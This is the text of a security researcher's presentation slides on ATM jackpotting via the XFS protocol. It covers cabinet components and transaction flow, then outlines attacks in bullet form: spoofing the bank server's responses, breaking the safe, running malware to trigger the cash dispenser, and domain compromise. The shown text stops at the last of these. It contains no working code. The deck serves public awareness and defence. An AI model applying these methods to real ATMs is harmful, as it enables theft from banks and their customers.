XFS: The Protocol Behind ATM Jackpotting

21/01/2020 - Alexandre Beaulieu

About Me

Alexandre Beaulieu

Technical Background

- Software Developer
- Reverse Engineer
- Ethical Hacker
- Security Researcher
- Low-Level Addict

Hobbies

- Running
- Cycling
- CTF

Input: Caffeine
Output: Code


Contact

Twitter: @alxbl_sec
Elsewhere: @alxbl

Disclaimer

Do not try at home!!


Neither me nor GoSecure condone criminal activity. The sole purpose of this presentation is to inform the public about the risks and attack surface of ATMs. **Tampering with ATM cabinets that do not belong to you can and likely will result in legal trouble**. Everything in this presentation is shared for informational purposes only.



Contents

- ATM Threat Modelling
- Attacking the XFS Protocol
- Defending against Threats


ATM Threat Modelling



Basics - What’s in the Cabinet?

Unveiling the mystery

- Computer
- Safe
- Cash / Bill Cassettes
- Card Reader
- PIN Keypad
- Tactile Screen
- Cash Dispenser
- USB cables connecting everything together
- Anti-tamper & anti-intrusion mechanisms
- Auditing mechanisms




Basics - The Computer

- Typically Runs Standard Issue Windows
  - Win XP, Win 7, Win 10
- Administered by the Bank
  - Sometimes by 3rd party consultants
- Usual Hardware
  - USB Ports
  - PCIe Ports
  - Ethernet Ports
  - …

Basics – Typical ATM Workflow


- User Inserts Card
    - Authenticates PIN
- ATM Queries Bank Network
    - Retrieve Account Details
- User Requests Operation
- ATM Forwards Request for Processing
- Backend authorizes
- ATM Activates Hardware




Attacks – Network Interception

Spoof the Server and its Responses

- Spoof the ATM to connect to malicious server
- Malicious server intercepts business logic and API requests
- Threat actor learns protocol
- Threat actor spoofs protocol responses
  - Yes, this account has that much money.




Attacks – Network Interception in Action



Attacks – Direct Safe Access

Good Ol' Dynamite Stick Should do the Trick

- Break into the safe
- Bypass all software and hardware restrictions
- Take the money and walk
- Just like in the cowboy movies




(This attack is impractical)

Attacks – Direct Computer Access

Circumvent Backend Logic by Executing Your Own


- Run your own malware on the ATM computer
- Talk to the peripheral drivers directly
- Activate cash dispenser on demand



Attacks – Domain Compromise

If IT can Manage Remotely, so can You!

